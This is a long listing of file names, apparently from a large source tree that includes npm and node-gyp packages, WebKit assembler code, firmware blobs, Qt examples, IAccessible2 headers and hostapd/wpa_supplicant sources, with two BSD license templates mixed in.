pretty\_vcproj.py  
README

---

README

gyp.pbfilespec

gyp.xclangspec

build.js

clean.js

configure.js

install.js

list.js

node-gyp.js

rebuild.js

remove.js

LICENSE

package.json

README.md

.npmignore

nopt.js

my-program.js

nopt.js

LICENSE

package.json

README.md

basic.js

index.js

LICENSE

package.json

---

README.md

test.js

index.js

LICENSE

package.json

README.md

check-engine.js

check-git.js

check-platform.js

.npmignore

index.js

adduser.js

bugs.js

deprecate.js

get.js

publish.js

request.js

star.js

stars.js

tag.js

unpublish.js

upload.js

LICENSE

package.json

README.md

---

00-setup.js  
adduser-new.js  
adduser-update.js  
bugs.js  
deprecate.js  
get-all.js  
get-basic.js  
common.js  
server.js  
publish-again.js  
publish.js  
redirects.js  
request-gzip-content.js  
retries.js  
star.js  
stars.js  
tag.js  
unpublish.js  
upload.js  
zz-cleanup.js  
.npmignore  
.travis.yml  
LICENSE  
npm-user-validate.js  
package.json

---

README.md

email.test.js

pw.test.js

username.test.js

.npmignore

config-defs.js

find-prefix.js

load-cafile.js

load-prefix.js

load-uid.js

set-user.js

LICENSE

.npmignore

index.js

LICENCE

LICENSE

package.json

proto-list.js

README.md

basic.js

package.json

readme.markdown

broken.js

broken.json

chain-class.js

---

env.js

find-file.js

get.js

ignore-unfound-file.js

ini.js

save.js

npmconf.js

package.json

README.md

00-setup.js

basic.js

builtin.js

certfile.js

.npmrc

builtin

globalconfig

multi-ca

package.json

userconfig

project.js

save.js

.npmrc

example.js

LICENSE

log.js

---

package.json

README.md

basic.js

LICENSE

once.js

package.json

README.md

once.js

opener.js

package.json

README.md

LICENSE

osenv.js

package.json

README.md

unix.js

windows.js

path-is-inside.js

package.json

README.md

.npmignore

example.js

read.js

LICENCE

LICENSE

---



mute.js

package.json

README.md

basic.js

package.json

README.md

rs.js

basic.js

defaults.js

many.js

.npmignore

LICENSE

extend.js

package.json

README.md

test.js

package.json

read-installed.js

README.md

basic.js

depth-0.js

depth-1.js

dev.js

extraneous.js

package.json

---

package.json

package.json

grandparent-peer.js

noargs.js

peer-dep-at-latest.js

.npmignore

LICENSE

.npmignore

.travis.yml

AUTHORS

core\_module\_names.json

extract\_description.js

fixer.js

make\_warning.js

normalize.js

safe\_format.js

typos.json

warning\_messages.json

LICENSE

package.json

README.md

basic.js

consistency.js

dependencies.js

async.json

---

bcrypt.json

coffee-script.json

http-server.json

movefile.json

no-description.json

node-module\_exist.json

npm.json

read-package-json.json

request.json

underscore.json

github-urls.js

normalize.js

scoped.js

strict.js

typo.js

package.json

read-json.js

README.md

basic.js

bom.js

bom.json

nobom.json

package.json

README

README.md

---

readmexxx.yz

non-json.js

readmes.js

.npmignore

.travis.yml

CHANGELOG.md

CONTRIBUTING.md

disabled.appveyor.yml

index.js

cookies.js

copy.js

debug.js

helpers.js

optional.js

LICENSE

index.js

LICENSE

package.json

README.md

.jshintrc

.npmignore

.travis.yml

bl.js

LICENSE

.npmignore

---

duplex.js

\_stream\_duplex.js

\_stream\_passthrough.js

\_stream\_readable.js

\_stream\_transform.js

\_stream\_writable.js

LICENSE

float.patch

util.js

package.json

README.md

util.js

build.js

component.json

index.js

package.json

README.md

.npmignore

index.js

LICENSE

package.json

README.md

package.json

passthrough.js

readable.js

---

README.md

transform.js

writable.js

package.json

README.md

basic-test.js

sauce.js

test.js

index.js

package.json

README.md

test.js

index.js

LICENSE

package.json

README.md

form\_data.js

License

.travis.yml

component.json

async.js

LICENSE

package.json

README.md

combined\_stream.js

---

License

.npmignore

delayed\_stream.js

License

Makefile

package.json

Readme.md

common.js

test-delayed-http-upload.js

test-delayed-stream-auto-pause.js

test-delayed-stream-pause.js

test-delayed-stream.js

test-handle-source-errors.js

test-max-data-size.js

test-pipe-resumes.js

test-proxy-readable.js

run.js

package.json

Readme.md

LICENSE

mime.js

package.json

README.md

test.js

mime.types

---

node.types  
package.json  
Readme.md  
.npmignore  
.travis.yml  
usage.js  
index.js  
browser.js  
client.js  
crypto.js  
index.js  
server.js  
utils.js  
LICENSE  
Makefile  
.npmignore  
.travis.yml  
index.js  
index.js  
LICENSE  
Makefile  
package.json  
README.md  
index.js  
.npmignore

---



.travis.yml  
index.js  
index.js  
LICENSE  
Makefile  
package.json  
README.md  
index.js  
.npmignore  
.travis.yml  
index.js  
escape.js  
index.js  
LICENSE  
Makefile  
package.json  
README.md  
escaper.js  
index.js  
test1.js  
test2.js  
test3.js  
.npmignore  
.travis.yml  
offset.js

---

time.js

index.js

index.js

LICENSE

Makefile

package.json

README.md

index.js

package.json

README.md

browser.js

client.js

crypto.js

index.js

message.js

readme.js

server.js

uri.js

utils.js

.dir-locals.el

.npmignore

http\_signing.md

index.js

parser.js

signer.js

---

util.js

verify.js

LICENSE

.npmignore

errors.js

index.js

reader.js

types.js

writer.js

index.js

LICENSE

package.json

README.md

reader.test.js

writer.test.js

assert.js

package.json

README.md

CHANGELOG

ctf.js

ctio.js

ctype.js

LICENSE

ctio.3ctype

package.json

---

README

README.old

jsl.conf

jsstyle

float.json

int.json

psinfo.json

struct.json

tst.fail.js

tst.float.js

tst.int.js

tst.psinfo.js

tst.struct.js

tst.typedef.js

typedef.json

tst.rfloat.js

tst.wfloat.js

tst.64.js

tst.rint.js

tst.wbounds.js

tst.wint.js

tst.64.js

tst.roundtrip.js

tst.ruint.js

tst.wuint.js

---

tst.basicr.js  
tst.basicw.js  
tst.char.js  
tst.endian.js  
tst.oldwrite.js  
tst.readSize.js  
tst.structw.js  
tst.writeStruct.js  
package.json  
README.md  
LICENSE  
package.json  
README.md  
stringify.js  
test.js  
.npmignore  
.travis.yml  
component.json  
custom.json  
index.js  
mime.json  
node.json  
LICENSE  
Makefile  
package.json

---

README.md

SOURCES.md

.npmignore

bench.gnu

benchmark-native.c

benchmark.js

README.md

component.json

LICENSE.md

package.json

README.md

compare\_v1.js

test.js

uuid.js

index.js

LICENSE

package.json

README.md

test.js

.jshintignore

.jshintrc

.npmignore

.travis.yml

CONTRIBUTING.md

index.js

---

index.js

parse.js

stringify.js

utils.js

LICENSE

Makefile

package.json

Readme.md

parse.js

stringify.js

.npmignore

.travis.yml

example.js

package.json

README.md

stringstream.js

.jshintrc

.npmignore

.travis.yml

generate-pubsuffix.js

cookie.js

memstore.js

pubsuffix.js

store.js

LICENSE

---

package.json

punycode.js

README.md

package.json

README.md

test.js

.jshintrc

index.js

LICENSE

package.json

README.md

package.json

README.md

request.js

.npmignore

dns.js

index.js

retry.js

retry\_operation.js

License

Makefile

package.json

Readme.md

common.js

test-retry-operation.js

---



test-timeouts.js

runner.js

AUTHORS

bin.js

LICENSE

package.json

README.md

rimraf.js

test-async.js

test-sync.js

semver.browser.js.gz

.npmignore

semver

foot.js

head.js

LICENSE

Makefile

package.json

README.md

semver.browser.js

semver.js

semver.min.js.gz

semver.min.js

amd.js

gtr.js

---

index.js

ltr.js

no-module.js

.npmignore

index.js

LICENSE

.npmignore

duplex.js

\_stream\_duplex.js

\_stream\_passthrough.js

\_stream\_readable.js

\_stream\_transform.js

\_stream\_writable.js

LICENSE

float.patch

util.js

package.json

README.md

util.js

build.js

component.json

index.js

package.json

README.md

.npmignore

---

index.js

LICENSE

package.json

README.md

package.json

passthrough.js

readable.js

README.md

transform.js

writable.js

package.json

README.md

index.js

async-map-ordered.js

async-map.js

bind-actor.js

chain.js

slide.js

LICENSE

package.json

README.md

sorted-object.js

package.json

README.md

.npmignore

---

.travis.yml  
extracter.js  
packer.js  
reader.js  
buffer-entry.js  
entry-writer.js  
entry.js  
extended-header-writer.js  
extended-header.js  
extract.js  
global-header-writer.js  
header.js  
pack.js  
parse.js  
LICENCE  
package.json  
README.md  
fixtures.tgz  
tar.js  
00-setup-fixtures.js  
extract-move.js  
extract.js  
header.js  
pack-no-proprietary.js  
pack.js

---

parse.js

zz-cleanup.js

.travis.yml

align.js

center.js

dotalign.js

doubledot.js

table.js

index.js

LICENSE

package.json

readme.markdown

align.js

ansi-colors.js

center.js

dotalign.js

doubledot.js

table.js

get-uid-gid.js

LICENSE

package.json

README.md

uid-number.js

which

LICENSE

---

package.json

README.md

which.js

package.json

README.md

index-build.js

publish-tag.js

common-tap.js

common.js

package.json

foo

package.json

bar

package.json

package.json

package.json

index.js

package.json

README.md

outdated-depth-integer.js

package.json

package.json

test.js

package.json

package.json

---

array-bin

package.json

README

test.js

package.json

README

test.js

package.json

README

test.js

minimatch-expected.json

package.json

README

test.js

dir-bin

package.json

README

test.js

package.json

README

test.js

.npmignore

include4

package.json

include

---

include2

include4

.npmignore

include4

package.json

README

include

include2

include4

foo

package.json

README

test.js

package.json

README

test.js

package.json

README

test.js

package.json

README

package.json

README

package.json

README

---



npm-shrinkwrap.json

package.json

README

test.js

package.json

README

package.json

README

run.js

00-check-mock-dep.js

00-verify-bundle-deps.js

404-parent.js

cache-add-unpublished.js

cache-shasum.js

package.json

circular-dep.js

config-meta.js

package.json

dedupe.js

index.js

package.json

false\_name.js

git-cache-locking.js

global-prefix-set-in-userconfig.js

ignore-install-link.js

---

binding.gyp

package.json

ignore-scripts.js

npm-shrinkwrap.json

package.json

ignore-shrinkwrap.js

package.json

install-at-locally.js

index.js

package.json

README.md

install-cli-unicode.js

index.js

package.json

README.md

install-save-exact.js

index.js

package.json

README.md

install-save-prefix.js

invalid-cmd-exit-code.js

package.json

lifecycle-signal.js

lifecycle.js

package.json

---

ls-depth-cli.js

package.json

ls-depth-unmet.js

ls-no-results.js

maybe-github.js

noargs-install-config-save.js

npm-api-not-loaded-error.js

index.js

package.json

README.md

outdated-color.js

index.js

package.json

README.md

outdated-depth.js

package.json

README.md

outdated-git.js

package.json

outdated-include-devdependencies.js

outdated-json.js

package.json

outdated-new-versions.js

outdated-notarget.js

outdated.js

---

package.json

desired-ls-results.json

package.json

file-fail.js

file-ok.js

package.json

peer-deps-invalid.js

.gitkeep

file-js.js

peer-deps-without-package-json.js

peer-deps.js

prepublish.js

package.json

prune.js

publish-config.js

referer.js

registry.js

repo.js

foo

package.json

README.md

package.json

README.md

scripts-whitespace-windows.js

semver-doc.js

---

desired-shrinkwrap-results.json

package.json

shrinkwrap-dev-dependency.js

package.json

shrinkwrap-empty-deps.js

desired-shrinkwrap-results.json

package.json

shrinkwrap-shared-dev-dependency.js

sorted-package-json.js

spawn-enoent.js

package.json

startstop.js

test-run-ls.js

gitignore-and-npmignore.tgz

package.json

uninstall-package.js

.gitignore

.npmignore

bar

foo

package.json

pax\_global\_header

.gitignore

foo

gitignore.tgz

---

npmignore.tgz

package.json

pax\_global\_header

.npmignore

foo

package.json

pax\_global\_header

unpack-foreign-tarball.js

index.js

package.json

README.md

update-save.js

package.json

url-dependencies.js

version-no-tags.js

wercker.yml

npm-bin.html

npm-bugs.html

npm-cache.html

npm-commands.html

npm-config.html

npm-deprecate.html

npm-docs.html

npm-edit.html

npm-explore.html

---

[npm-help-search.html](#)

[npm-init.html](#)

[npm-install.html](#)

[npm-link.html](#)

[npm-load.html](#)

[npm-ls.html](#)

[npm-outdated.html](#)

[npm-owner.html](#)

[npm-pack.html](#)

[npm-prefix.html](#)

[npm-prune.html](#)

[npm-publish.html](#)

[npm-rebuild.html](#)

[npm-repo.html](#)

[npm-restart.html](#)

[npm-root.html](#)

[npm-run-script.html](#)

[npm-search.html](#)

[npm-shrinkwrap.html](#)

[npm-start.html](#)

[npm-stop.html](#)

[npm-submodule.html](#)

[npm-tag.html](#)

[npm-test.html](#)

[npm-uninstall.html](#)

---

npm-unpublish.html  
npm-update.html  
npm-version.html  
npm-view.html  
npm-whoami.html  
npm.html  
npm-adduser.html  
npm-bin.html  
npm-bugs.html  
npm-build.html  
npm-bundle.html  
npm-cache.html  
npm-completion.html  
npm-config.html  
npm-dedupe.html  
npm-deprecate.html  
npm-docs.html  
npm-edit.html  
npm-explore.html  
npm-help-search.html  
npm-help.html  
npm-init.html  
npm-install.html  
npm-link.html  
npm-ls.html

---



[npm-outdated.html](#)  
[npm-owner.html](#)  
[npm-pack.html](#)  
[npm-prefix.html](#)  
[npm-prune.html](#)  
[npm-publish.html](#)  
[npm-rebuild.html](#)  
[npm-repo.html](#)  
[npm-restart.html](#)  
[npm-rm.html](#)  
[npm-root.html](#)  
[npm-run-script.html](#)  
[npm-search.html](#)  
[npm-shrinkwrap.html](#)  
[npm-star.html](#)  
[npm-stars.html](#)  
[npm-start.html](#)  
[npm-stop.html](#)  
[npm-submodule.html](#)  
[npm-tag.html](#)  
[npm-test.html](#)  
[npm-uninstall.html](#)  
[npm-unpublish.html](#)  
[npm-update.html](#)  
[npm-version.html](#)

---

npm-view.html

npm-whoami.html

npm.html

npm-folders.html

npm-global.html

npm-json.html

npmrc.html

package.json.html

index.html

npm-coding-style.html

npm-config.html

npm-developers.html

npm-disputes.html

npm-faq.html

npm-index.html

npm-registry.html

npm-scope.html

npm-scripts.html

removing-npm.html

semver.html

README.html

docfoot.html

dochead.html

index.html

style.css

---

completion.sh  
make.bat  
usage.txt  
gyp.bat  
samples.bat  
run-unit-tests.sh  
LICENSE.txt  
LICENSE.txt  
not-json.css  
hawk.png  
logo.png  
boom.png  
hoek.png  
bench.sh  
test.html  
LICENSE.txt  
LICENSE-MIT.txt  
public-suffix.txt  
equation.gif  
run.sh  
setup.sh  
LICENSE.txt  
clean-old.sh  
doc-build.sh  
install.sh

---

release.sh

relocate.sh

test.sh

test.sh

gitignore-and-npmignore.tar

update-test.sh

---

Simplified BSD License

Copyright (c) [YEAR], [OWNER]

All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

atomicio.c

atomicio.h

loginrec.c

loginrec.h

ngx-queue.h

AbstractMacroAssembler.h

ARMAsembler.cpp

ARMAsembler.h

ARMv7Assembler.cpp

ARMv7Assembler.h

AssemblerBuffer.h

AssemblerBufferWithConstantPool.h

CodeLocation.h

LinkBuffer.cpp

LinkBuffer.h

MacroAssembler.h

MacroAssemblerARM.cpp

MacroAssemblerARM.h

MacroAssemblerARMv7.h

MacroAssemblerCodeRef.h

MacroAssemblerMIPS.h

MacroAssemblerSH4.cpp

MacroAssemblerSH4.h

MacroAssemblerX86.h

MacroAssemblerX86Common.h

MacroAssemblerX86\_64.h

MIPSAssembler.h

RepatchBuffer.h

SH4Assembler.h

X86Assembler.h

ARMv7DOpcode.cpp

ARMv7DOpcode.h

ARMv7Disassembler.cpp

Disassembler.cpp

Disassembler.h

itab.py

udis86.c

udis86.h

udis86\_decode.c

udis86\_decode.h

udis86\_extern.h

udis86\_input.c

udis86\_input.h

udis86\_itab\_holder.c

udis86\_syn-att.c

udis86\_syn-intel.c

udis86\_syn.c

udis86\_syn.h

udis86\_types.h

ud\_opcode.py

ud\_optable.py

UDis86Disassembler.cpp

JITCompilationEffort.h

MatchResult.h

ASCIIType.h

Assertions.h  
Atomics.h  
BumpPointerAllocator.h  
CheckedArithmetic.h  
Compiler.h  
CryptographicallyRandomNumber.h  
DataLog.h  
DynamicAnnotations.h  
EnumClass.h  
FeatureDefines.h  
FilePrintStream.cpp  
FilePrintStream.h  
Locker.h  
MathExtras.h  
NotFound.h  
NullPtr.h  
OSAllocator.h  
OSAllocatorPosix.cpp  
OSAllocatorWin.cpp  
OSAllocatorWinRT.cpp  
PageAllocation.h  
PageAllocationAligned.cpp  
PageAllocationAligned.h  
PageBlock.cpp  
PageBlock.h

PageReservation.h

Platform.h

PossiblyNull.h

PrintStream.cpp

PrintStream.h

RawPointer.h

SegmentedVector.h

StdLibExtras.h

VMTags.h

Yarr.h

yarr.pri

YarrCanonicalizeUCS2.cpp

YarrCanonicalizeUCS2.h

YarrCanonicalizeUCS2.js

YarrInterpreter.cpp

YarrInterpreter.h

YarrJIT.cpp

YarrJIT.h

YarrParser.h

YarrPattern.cpp

YarrPattern.h

YarrSyntaxChecker.cpp

YarrSyntaxChecker.h

differences.txt

optable.xml

---



BSD License

Copyright (c) [YEAR], [OWNER]

All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.

Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.

Neither the name of the [ORGANIZATION] nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.

dialcontrol.qdoc

flipable.qdoc

getifaddrs.c

getifaddrs.h

common.c

os\_unix.c

sha-1.c

wpa\_ctrl.c

Android.mk

ar3kbdaddr.pst

---

PS\_ASIC.pst  
athwlan.bin.z77  
bdata.SD31.bin  
bdata.SD32.bin  
bdata.WB31.bin  
data.patch.bin  
otp.bin.z77  
apidemo.bin  
athtcmd\_ram.bin  
athwlan.bin  
athwlan.bin.z77  
bdata.SD31.bin  
bdata.SD32.bin  
bdata.WB31.bin  
data.patch.bin  
data.patch.hw2\_0.bin  
data.rom.bin  
device.bin  
endpointping.bin  
fakeBoardData\_AR6003\_v2\_0.bin  
memtest.bin  
otp.bin  
otp.bin.z77  
otp\_test.bin  
perfcnt.bin

---

regTest.bin  
regulatoryData\_AG.bin  
serialport.bin  
utf.bin  
whaltest.bin  
athtcmd\_ram.bin  
athwlan.bin  
athwlan\_mobile.bin  
bdata.bin  
bdata.SD31.bin  
data.patch.hw3\_0.bin  
fw-3.bin  
otp.bin  
PS\_ASIC.pst  
PS\_ASIC\_aclLowPri.pst  
athwlan.bin.z77  
calData\_ar6102\_15dBm.bin  
data.patch.hw2\_0.bin  
eeprom.bin  
eeprom.data  
LICENCE.atheros\_firmware  
README  
sdma-imx25-to1.bin  
sdma-imx31-to1.bin  
sdma-imx31-to2.bin

---

sdma-imx35-to1.bin

sdma-imx35-to2.bin

sdma-imx51-to3.bin

sdma-imx53-to1.bin

vpu\_fw\_imx27\_TO1.bin

vpu\_fw\_imx27\_TO2.bin

vpu\_fw\_imx51.bin

vpu\_fw\_imx53.bin

vpu\_fw\_imx6d.bin

vpu\_fw\_imx6q.bin

README.chromium

COPYING

EULA

firmware-imx-3.10.17-1.0.0.bin

framebufferobject2.pro

framebufferobject2.qrc

glwidget.cpp

glwidget.h

main.cpp

glwidget.cpp

glwidget.h

grabber.pro

main.cpp

mainwindow.cpp

mainwindow.h

---

legacy.pro  
bubble.cpp  
bubble.h  
glwidget.cpp  
glwidget.h  
main.cpp  
overpainting.pro  
cube.cpp  
cube.h  
glwidget.cpp  
glwidget.h  
main.cpp  
pbuffers.pro  
pbuffers.qrc  
glwidget.cpp  
glwidget.h  
main.cpp  
pbuffers2.pro  
pbuffers2.qrc  
README  
glwidget.cpp  
glwidget.h  
main.cpp  
samplebuffers.pro  
qtlogo.cpp

---

qtlogo.h

main.cpp

progressdialog.pro

main.cpp

wordcount.pro

qtestlib.pro

README

testqstring.cpp

tutorial1.pro

testqstring.cpp

tutorial2.pro

testgui.cpp

tutorial3.pro

testgui.cpp

tutorial4.pro

benchmarking.cpp

containers.cpp

tutorial5.pro

main.cpp

trafficlight.pro

Accessible2.h

Accessible2\_i.c

Accessible2\_p.c

AccessibleAction.h

AccessibleAction\_i.c

---

AccessibleAction\_p.c  
AccessibleApplication.h  
AccessibleApplication\_i.c  
AccessibleApplication\_p.c  
AccessibleComponent.h  
AccessibleComponent\_i.c  
AccessibleComponent\_p.c  
AccessibleEditableText.h  
AccessibleEditableText\_i.c  
AccessibleEditableText\_p.c  
AccessibleEventID.h  
AccessibleHyperlink.h  
AccessibleHyperlink\_i.c  
AccessibleHyperlink\_p.c  
AccessibleHypertext.h  
AccessibleHypertext\_i.c  
AccessibleHypertext\_p.c  
AccessibleImage.h  
AccessibleImage\_i.c  
AccessibleImage\_p.c  
AccessibleRelation.h  
AccessibleRelation\_i.c  
AccessibleRelation\_p.c  
AccessibleRole.h  
AccessibleStates.h

---

AccessibleTable.h

AccessibleTable2.h

AccessibleTable2\_i.c

AccessibleTable2\_p.c

AccessibleTableCell.h

AccessibleTableCell\_i.c

AccessibleTableCell\_p.c

AccessibleTable\_i.c

AccessibleTable\_p.c

AccessibleText.h

AccessibleText\_i.c

AccessibleText\_p.c

AccessibleValue.h

AccessibleValue\_i.c

AccessibleValue\_p.c

dlldata.c

IA2CommonTypes.h

IA2TypeLibrary.h

IA2TypeLibrary.tlb

IA2TypeLibrary\_i.c

Accessible2.h

Accessible2\_i.c

Accessible2\_p.c

AccessibleAction.h

AccessibleAction\_i.c

---



AccessibleAction\_p.c  
AccessibleApplication.h  
AccessibleApplication\_i.c  
AccessibleApplication\_p.c  
AccessibleComponent.h  
AccessibleComponent\_i.c  
AccessibleComponent\_p.c  
AccessibleEditableText.h  
AccessibleEditableText\_i.c  
AccessibleEditableText\_p.c  
AccessibleEventID.h  
AccessibleHyperlink.h  
AccessibleHyperlink\_i.c  
AccessibleHyperlink\_p.c  
AccessibleHypertext.h  
AccessibleHypertext\_i.c  
AccessibleHypertext\_p.c  
AccessibleImage.h  
AccessibleImage\_i.c  
AccessibleImage\_p.c  
AccessibleRelation.h  
AccessibleRelation\_i.c  
AccessibleRelation\_p.c  
AccessibleRole.h  
AccessibleStates.h

---

AccessibleTable.h

AccessibleTable2.h

AccessibleTable2\_i.c

AccessibleTable2\_p.c

AccessibleTableCell.h

AccessibleTableCell\_i.c

AccessibleTableCell\_p.c

AccessibleTable\_i.c

AccessibleTable\_p.c

AccessibleText.h

AccessibleText\_i.c

AccessibleText\_p.c

AccessibleValue.h

AccessibleValue\_i.c

AccessibleValue\_p.c

dlldata.c

IA2CommonTypes.h

IA2TypeLibrary.h

IA2TypeLibrary.tlb

IA2TypeLibrary\_i.c

iaccessible2.pri

Accessible2.idl

AccessibleAction.idl

AccessibleApplication.idl

AccessibleComponent.idl

---

AccessibleEditableText.idl

AccessibleEventID.idl

AccessibleHyperlink.idl

AccessibleHypertext.idl

AccessibleImage.idl

AccessibleRelation.idl

AccessibleRole.idl

AccessibleStates.idl

AccessibleTable.idl

AccessibleTable2.idl

AccessibleTableCell.idl

AccessibleText.idl

AccessibleValue.idl

IA2CommonTypes.idl

IA2TypeLibrary.idl

Makefile

README

qrc\_qdir.cpp

tst\_qdir.cpp

tst\_qdir.cpp

0001-wpa\_suppllicant-update.patch

COPYING

hostapdconf

Makefile

suppllicantconf

---

.gitignore

Android.mk

CleanSpec.mk

CONTRIBUTIONS

COPYING

android.config

Android.mk

ChangeLog

config\_file.c

config\_file.h

ctrl\_iface.c

ctrl\_iface.h

defconfig

eap\_register.c

eap\_register.h

hapd\_module\_tests.c

hlr\_auc\_gw.c

hlr\_auc\_gw.milenage\_db

hostapd.8

hostapd.accept

hostapd.conf

hostapd.deny

hostapd.eap\_user

hostapd.eap\_user\_sqlite

hostapd.radius\_clients

---

hostapd.sim\_db

hostapd.vlan

hostapd.wpa\_psk

hostapd\_cli.1

hostapd\_cli.c

hostapd

hostapd.conf

README

main.c

Makefile

nt\_password\_hash.c

README

README-WPS

accounting.c

accounting.h

acs.c

acs.h

ap\_config.c

ap\_config.h

ap\_drv\_ops.c

ap\_drv\_ops.h

ap\_list.c

ap\_list.h

ap\_mlme.c

ap\_mlme.h

---

authsrv.c

authsrv.h

beacon.c

beacon.h

ctrl\_iface\_ap.c

ctrl\_iface\_ap.h

dfs.c

dfs.h

drv\_callbacks.c

eap\_user\_db.c

gas\_serv.c

gas\_serv.h

hostapd.c

hostapd.h

hs20.c

hs20.h

hw\_features.c

hw\_features.h

iapp.c

iapp.h

ieee802\_11.c

ieee802\_11.h

ieee802\_11\_auth.c

ieee802\_11\_auth.h

ieee802\_11\_ht.c

---

ieee802\_11\_shared.c

ieee802\_11\_vht.c

ieee802\_1x.c

ieee802\_1x.h

Makefile

p2p\_hostapd.c

p2p\_hostapd.h

peerkey\_auth.c

pmksa\_cache\_auth.c

pmksa\_cache\_auth.h

preauth\_auth.c

preauth\_auth.h

sta\_info.c

sta\_info.h

tkip\_countermeasures.c

tkip\_countermeasures.h

utils.c

vlan\_init.c

vlan\_init.h

vlan\_util.c

vlan\_util.h

wmm.c

wmm.h

wnm\_ap.c

wnm\_ap.h

---

wpa\_auth.c  
wpa\_auth.h  
wpa\_auth\_ft.c  
wpa\_auth\_glue.c  
wpa\_auth\_glue.h  
wpa\_auth\_i.h  
wpa\_auth\_ie.c  
wpa\_auth\_ie.h  
wps\_hostapd.c  
wps\_hostapd.h  
common\_module\_tests.c  
defs.h  
eapol\_common.h  
gas.c  
gas.h  
ieee802\_11\_common.c  
ieee802\_11\_common.h  
ieee802\_11\_defs.h  
ieee802\_1x\_defs.h  
Makefile  
privsep\_commands.h  
qca-vendor-attr.h  
qca-vendor.h  
sae.c  
sae.h

---



tnc.h

version.h

wpa\_common.c

wpa\_common.h

wpa\_ctrl.c

wpa\_ctrl.h

wpa\_helpers.c

wpa\_helpers.h

.gitignore

aes-cbc.c

aes-ccm.c

aes-ctr.c

aes-eax.c

aes-encblock.c

aes-gcm.c

aes-internal-dec.c

aes-internal-enc.c

aes-internal.c

aes-omac1.c

aes-unwrap.c

aes-wrap.c

aes.h

aes\_i.h

aes\_wrap.h

crypto.h

---

crypto\_cryptoapi.c  
crypto\_gnutls.c  
crypto\_internal-cipher.c  
crypto\_internal-modexp.c  
crypto\_internal-rsa.c  
crypto\_internal.c  
crypto\_libtomcrypt.c  
crypto\_none.c  
crypto\_nss.c  
crypto\_openssl.c  
des-internal.c  
des\_i.h  
dh\_group5.c  
dh\_group5.h  
dh\_groups.c  
dh\_groups.h  
fips\_prf\_internal.c  
fips\_prf\_openssl.c  
Makefile  
md4-internal.c  
md5-internal.c  
md5.c  
md5.h  
md5\_i.h  
milenage.c

---

milenage.h

ms\_funcs.c

ms\_funcs.h

random.c

random.h

rc4.c

sha1-internal.c

sha1-pbkdf2.c

sha1-prf.c

sha1-tlsprf.c

sha1-tpvf.c

sha1.c

sha1.h

sha1\_i.h

sha256-internal.c

sha256-prf.c

sha256-tlsprf.c

sha256.c

sha256.h

sha256\_i.h

tls.h

tls\_gnutls.c

tls\_internal.c

tls\_none.c

tls\_nss.c

---

tls\_openssl.c  
tls\_schannel.c  
.gitignore  
android\_drv.h  
driver.h  
drivers.c  
drivers.mak  
drivers.mk  
driver\_atheros.c  
driver\_bsd.c  
driver\_common.c  
driver\_hostap.c  
driver\_hostap.h  
driver\_macsec\_qca.c  
driver\_madwifi.c  
driver\_ndis.c  
driver\_ndis.h  
driver\_ndis\_.c  
driver\_nl80211.c  
driver\_none.c  
driver\_openbsd.c  
driver\_privsep.c  
driver\_roboswitch.c  
driver\_test.c  
driver\_wext.c

---

driver\_wext.h

driver\_wired.c

linux\_ioctl.c

linux\_ioctl.h

linux\_wext.h

Makefile

ndis\_events.c

netlink.c

netlink.h

nl80211\_copy.h

priv\_netlink.h

rfkill.c

rfkill.h

eapol\_auth\_dump.c

eapol\_auth\_sm.c

eapol\_auth\_sm.h

eapol\_auth\_sm\_i.h

Makefile

eapol\_supp\_sm.c

eapol\_supp\_sm.h

Makefile

chap.c

chap.h

eap\_common.c

eap\_common.h

---

eap\_defs.h  
eap\_eke\_common.c  
eap\_eke\_common.h  
eap\_fast\_common.c  
eap\_fast\_common.h  
eap\_gpsk\_common.c  
eap\_gpsk\_common.h  
eap\_ikev2\_common.c  
eap\_ikev2\_common.h  
eap\_pax\_common.c  
eap\_pax\_common.h  
eap\_peap\_common.c  
eap\_peap\_common.h  
eap\_psk\_common.c  
eap\_psk\_common.h  
eap\_pwd\_common.c  
eap\_pwd\_common.h  
eap\_sake\_common.c  
eap\_sake\_common.h  
eap\_sim\_common.c  
eap\_sim\_common.h  
eap\_tlv\_common.h  
